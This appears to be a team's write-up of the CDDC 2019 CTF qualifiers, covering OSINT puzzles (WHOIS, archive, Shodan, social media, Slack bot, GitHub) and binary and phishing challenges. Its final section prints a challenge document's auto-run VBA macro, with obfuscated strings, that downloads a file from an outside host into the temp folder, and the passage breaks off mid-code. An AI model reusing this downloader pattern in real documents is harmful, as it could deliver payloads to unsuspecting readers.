

Cyber Defenders Discovery Camp 2019

Qualifiers Write-Up



Category: JCIPITE

Team Name: QWERTY

[R-0] Everyone <3 Fan Mail

Solution:

Step 1: We did a whois lookup on the domain and found the registrar's website.

Step 2: Afterwards, we did a whois lookup on the registrar's website to find more information.

Step 3: We emailed the registrant email as a fan and the auto reply is the flag.

The image shows a WHOIS lookup for the domain `lightspeedcorp.global` on the Namecheap website. The domain is registered with Namecheap, Inc. The registrant's email is `luther.torvalds@outlook.com`, which is circled in blue. Below the WHOIS results, there is an email auto-reply from `luther.torvalds` to `me` with the subject `$CDDC19$IT_I_AM_FAMOUS_NAO`. The auto-reply contains the flag `$CDDC19$IT_I_AM_FAMOUS_NAO`.

lightspeedcorp.global

By submitting any personal data, I agree that the personal data will be processed in accordance with the ICANN Privacy Policy, and agree to abide by the website Terms of Service

Lookup

Domain: lightspeedcorp.global
WHOIS Inaccuracy Complaint Form
WHOIS Service Complaint Form
WHOIS Compliance FAQs

Contact Information

Registrant Contact	Admin Contact	Tech Contact
Name: Organization: LightSpeedCorp Mailing Address: , NA SG Phone: Ext: Fax: Fax Ext: Email:	Name: Organization: Mailing Address: , Phone: Ext: Fax: Fax Ext: Email:	Name: Organization: Mailing Address: , Phone: Ext: Fax: Fax Ext: Email:

Registrar

IANA ID: 1008
Registrar: NameCheap, Inc.
URL: www.namecheap.com
Abuse Contact Email: abuse@namecheap.com
Abuse Contact Phone: +16613102107

Status

Domain Status: clientTransferProhibited
https://icann.org/epp/clientTransferProhibited
Domain Status: serverTransferProhibited
https://icann.org/epp/serverTransferProhibited

Important Dates

Updated Date: 2019-05-10
Created Date: 2019-04-05
Registry Expiry Date: 2020-04-05

Name Servers

NS5 DNSZI.COM
NS14 DNSZI.COM
NS31 DNSZI.COM
NS44 DNSZI.COM
NS88 DNSZI.COM

lightspeedcorp.global

*Domain name: lightspeedcorp.global
Registry Domain ID: D425580000101033693-AGRS
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 2019-04-05T05:00:44.00Z
Creation Date: 2019-04-05T05:00:44.00Z
Registrar Registration Expiration Date: 2020-04-05T05:00:44.00Z
Registrar: NAMECHEAP INC
Registrar TANA ID: 1008
Registrar Abuse Contact Email: abuse@namecheap.com
Registrar Abuse Contact Phone: +1.661.310.2107
Reseller: NAMECHEAP INC
Domain Status: clientTransferProhibited https://icann.org/epp/clientTransferProhibited
Domain Status: serverTransferProhibited https://icann.org/epp/serverTransferProhibited
Registry Registrant ID:
Registrant Name: Luther Torvalds
Registrant Organization: LightSpeedCorp
Registrant Street: Add 1 Add 2
Registrant City: Singapore
Registrant State/Province: NA
Registrant Postal Code: 123456
Registrant Country: SG
Registrant Phone: +65.62353535
Registrant Phone Ext: 213
Registrant Fax:
Registrant Fax Ext:
Registrant Email: luther.torvalds@outlook.com
Registry Admin ID:
Admin Name: Luther Torvalds
Admin Organization: LightSpeedCorp
Admin Street: Add 1 Add 2
Admin City: Singapore
Admin State/Province: NA
Admin Postal Code: 123456
Admin Country: SG
Admin Phone: +65.62353535

Automatic reply: hi

luther torvalds
to me
\$CDDC19\$IT_I_AM_FAMOUS_NAO

31 May 2019, 10:54 (2 days ago)

Reply Forward



Flag: `$CDDC19$IT_I_AM_FAMOUS_NAO`

[R-1] Travel to the Past

Solution:

Step 1: We went to <https://archive.org/> and type in lightspeedcorp.global

Step 2: Click on the date that is highlighted by the site to view what was captured from lightspeedcorp.global during the given time period



Flag: \$CDDC19\${Past_pAst_paSt_pasT}




[R-2] I'm Sho Done With This

Solution:

Step 1: Go to shodan.io and search for lightspeedcorp

Step 2: There will be a flag display reversed.

Step 3: We used a online text reverser (<https://www.textreverse.com/>) to reverse the text to get the flag.



Flag: \$CDDC19\${B1g-T3ch-Br0thers-4re-Wa7ching-U}

[R-4-1] Where I Get All My Memes From


Solution:

Step 1: We used information from R-0, namecheap.com, to find the admin's name.

Step 2: Search for the admin on the 3 social media giants.
(Twitter, Facebook and Instagram)

Step 3: The flag can be seen in the admin's twitter bio.

```
"Domain name: lightspeedcorp.global
Registry Domain ID: D425500000101033693-AGRS
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 2019-04-05T05:00:44.00Z
Creation Date: 2019-04-05T05:00:44.00Z
Registrar Registration Expiration Date: 2020-04-05T05:00:44.00Z
Registrar: NAMECHEAP INC
Registrar IANA ID: 1068
Registrar Abuse Contact Email: abuse@namecheap.com
Registrar Abuse Contact Phone: +1.6613102107
Reseller: NAMECHEAP, INC
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Registry Registrant ID:
Registrant Name: Luther Torvalds
Registrant Organization: LightSpeedCorp
Registrant Street: Add 1 Add 2
Registrant City: Singapore
Registrant State/Province: NA
Registrant Postal Code: 123456
Registrant Country: SG
Registrant Phone: +65.62353535
Registrant Phone Ext: 213
Registrant Fax:
Registrant Fax Ext:
Registrant Email: Luther.Torvalds@outlook.com
Registry Admin ID:
Admin Name: Luther Torvalds
Admin Organization: LightSpeedCorp
Admin Street: Add 1 Add 2
Admin City: Singapore
Admin State/Province: NA
Admin Postal Code: 123456
Admin Country: SG
Admin Phone: +65.62353535
```



Flag: \$CDDC19\$\${WHR_R_MY_D4NK_MEMES}

[R-4-1-1] Who Uses Teams Anyways?

Solution:

Step 1: We took a look around Luther Torvald's Twitter and we saw a conversation between him and Sjang Heinhuis. We took a closer look at his profile(Sjang Heinhuis) and found a picture of a helmet with a whiteboard in the background and a link on it.
(bit.ly/lightspeedcorp)


Step 2: We went to the website and it redirected us to join a slack group.

Step 3: In the slack group, a conversation between Sjang Heinhuis and Luthor Torvalds can be seen and in one of the messages Sjang Heinhuis mentions the Curator Bot which was also mentioned in their conversation on twitter which only star command members have access to.


Step 4: We messaged the bot and it asked for a secret activation key with 2 words.

Step 5: We tried keying in "buzz-lightyear" as we searched up star command and multiple images with buzz lightyear came up. There was also a user named "ame26536075" who tagged Luther Torvalds in a post with #starcommand and #buzzlightyear.





**Sjang Heinhuis** 14:00


btw @Curator Bot flagged out some stuff when I was running it just now
could you help me to test it again when you're back haha

**Luther Torvalds** 14:01


alright sure i'll take a look

**Sjang Heinhuis** 14:40


@Luther Torvalds check this out
<https://codeburst.io/https-medium-com-nnennahacks-https-medium-com-nnennahacks-top-7-web-development-predictions-for-2019-9bc48cff3583>
 codeburst
Top 7 Web Development Predictions for 2019
From platforms to languages and frameworks, let's break down some of the biggest predictions of web development tools for 2019
Reading time
9 min read
14 Jan (67 kB) ▾

**QWERTY** 00:21


hello

**Curator Bot** APP 00:21


Greetings young one, how may I help? [Why don't you try typing 'help?']

**QWERTY** 00:21


help

**Curator Bot** APP 00:21

You need to find the secret activation key. The format is [word 1]-[word 2]. I suggest you trace back your steps.

**QWERTY** 00:23

buzz-lightyear

**Curator Bot** APP 00:23

You are worthy. \$CDDC19\${SL4CK_4_C00L_KIIIDS}

Flag: \$CDDC19\${SL4CK_4_C00L_KIIIDS}

[R-4-1-2] Don't Be A Git

Solution:

Step 1: We went to the Admin's twitter and found a conversation with someone else.

Step 2: After taking a look at the other user he was talking to, we found that he liked a few Github pages on twitter.

Step 3: We browsed through the liked pages and found one called "d4rkspeedcorp-framework".

Step 4: We found a branch called "super-new-feature" in "d4rkspeedcorp-framework" and took a look around in it.

Step 5: Found the flag inside main.java but it was flipped so we used an online text flipper(<http://www.upsidedowntext.com/>) to flip the text.

Step 6: We couldn't flip the text (C, D and T) completely so we replaced the characters manually and the flag was able to be submitted.

The collage consists of four images arranged in a 2x2 grid. The top-left image is a screenshot of a tweet from user 'Luther Tervahauta' (@LutherTervahauta) dated April 20, 2020. The tweet text says: 'hey @spring141592653 did you hear anything about our new Customer Bot from last? I heard it has some interesting features built in by our development team to aid us in secure development'. Below the text is a picture of a grey cat with glowing orange eyes. The top-right image is a screenshot of a tweet from user 'Basky Hestinger' (@BaskyHestinger) dated April 20, 2020. It shows a list of GitHub repositories: 'spring-projects/spring-framework', 'spring141592653 - Overview', 'spring141592653 - Overview', and 'springframework/springframework'. The bottom-left image is a screenshot of the GitHub repository 'd4rkspeedcorp-framework' by user 'sjang3141592653'. The 'Branches' tab is selected, and the 'super-new-feat...' branch is highlighted with a blue circle. The bottom-right image is a screenshot of the 'super-new-feat...' branch files. The file 'Main.java' is circled with a blue circle.


```
sjang3141592653 new new new 0cb1dd4 20 days ago
1 contributor

66 lines (54 sloc) 1.32 KB
Raw Blame History

rs;

ted.*;
ttl.concurrent.ExecutorService;
ttl.concurrent.Executors;

%main

c static void main(String[] args) throws Exception {
    long count = Long.MAX_VALUE;
    long waitMillis = 1000;
    long startSleep = 0;

    if (args.length > 0) {
        count = parseInt(args[0], count);

        if (args.length > 1) {
            waitMillis = parseInt(args[1], waitMillis);

            if (args.length > 2) {
                startSleep = parseInt(args[2], startSleep);
            }
        }
    }

    System.out.println("ehehehe inserting a sneaky little comment here I wonder if anyone can find it {<LuENgUW00>70~0eJv<~Eq~L00Q}561000$")

    try
    {
        ...
    }
}
```

UpsideDownText.com

It's almost Valentine's Day! Check out the [Love Calculator](#) to see if you're compatible.

Type text, words, letters, or symbols here:

39

{<LuENgUW00>70~0eJv<~Eq~L00Q}561000\$

Text Effects:

- ☒ Backwards Effect (Reverses text)
- ☒ Upside Down Effect (Flips text)

Post to:



Copy this text to Facebook, Twitter, YouTube, MySpace, MSN, AIM, Gmail, Word, etc:

\$CDDC19\${D0n7_b3_5cAr3D_of_c0MM1tM3nT5}

[View HTML](#)

Flag:
\$CDDC19\${D0n7_b3_5cAr3D_of_c0MM1tM3nT5}

[B-1] Fight the Binary Monster

Solution:


Step 1: Run tree_monster.exe and “What domain is being accessed by this executable file?” can be seen.

Step 2: Right click on tree_monster.exe and edit with Notepad++.


Step 3: Press ctrl + f on your keyboard to search the file. Search for “domain”

Step 4: Double click on the paste bin link. Note they may be two pastebin but the correct one is the tree as its similar to the name of the programme.

Step 5: Once inside, we can solve it by putting the words in the box together. There is a pattern from which we can see from \$cddc\$19{ which is up, down, right(only if there is a box beside it), up, up, down, right, up. Only the second branch uses the furthest to the top box. So by using this pattern we can the find out the code.



__deregister_frame_infoNULlibgcj-16.dllNUL_Jv_RegisterClassesNULNULNULInternetOpen failedNULNULNULNUL<https://pastebin.com/raw/EcrLPtRE>NULInternetOpenUrl failedNUL%. 'sNULInternetR



Flag: \$CDDC19\${havesometrees}

[B-2] I <3000 PHISH

Solution:



Step 1: We downloaded job-requirements.docm and opened it using Microsoft Word.


Step 2: We went to View > Macros > Edit to open Visual Basic and found a pastebin link split into 2 parts in the code.

(<https://pastebin.com/raw/J6YCXPCM>)

Step 3: In the pastebin, we found “THE FLAG IS \$CDDC19\$” typed vertically so we believed the 2nd part of the flag was hidden somewhere else.

Step 4: We went back to visual basic and saw a similar pattern on the code at the bottom, we copied both sections and pasted it into a notepad to find the flag.





```

Sub Document_Open()
    Dim filePath As String, myURL As String, myPath As String
    filePath = Environ("temp") + "\Chr(108) + "l" + Chr(103) + "h" + Chr(116) + "speed" + Chr(46) + Chr(116) + "a" + Chr(116)
    myURL = "https://p4rcein.com/"
    myPath = "salmon/CXDCD"

    Dim WinHttpRequest As Object
    Set WinHttpRequest = CreateObject("Microsoft.XMLHTTP")
    WinHttpRequest.Open "GET", myURL + myPath, False
    WinHttpRequest.Send

    myURL = WinHttpRequest.ResponseBody
    If WinHttpRequest.Status = 200 Then
        Set oStream = CreateObject("ADODB.Stream")
        oStream.Open
        oStream.Type = 1
        oStream.Write WinHttpRequest.ResponseBody
        oStream.SaveToFile filePath, 2
        oStream.Close
    End If

    Dim text As String, textline As String, posLat As Integer, posLong As Integer
    Open filePath For Input As #1
    Do Until EOF(1)
        Line Input #1: textline
        text = text & textline & Chr(13) & Chr(10)
    Loop
    Close #1

    Open filePath + ".vml" For Output As #1
    Print #1, text + "w.i.t.f.f.i.h.b.i.l.s.d.y.l.s.t.s.w.c.y.....w.....f.i.?.....g.b.m.....n.h"
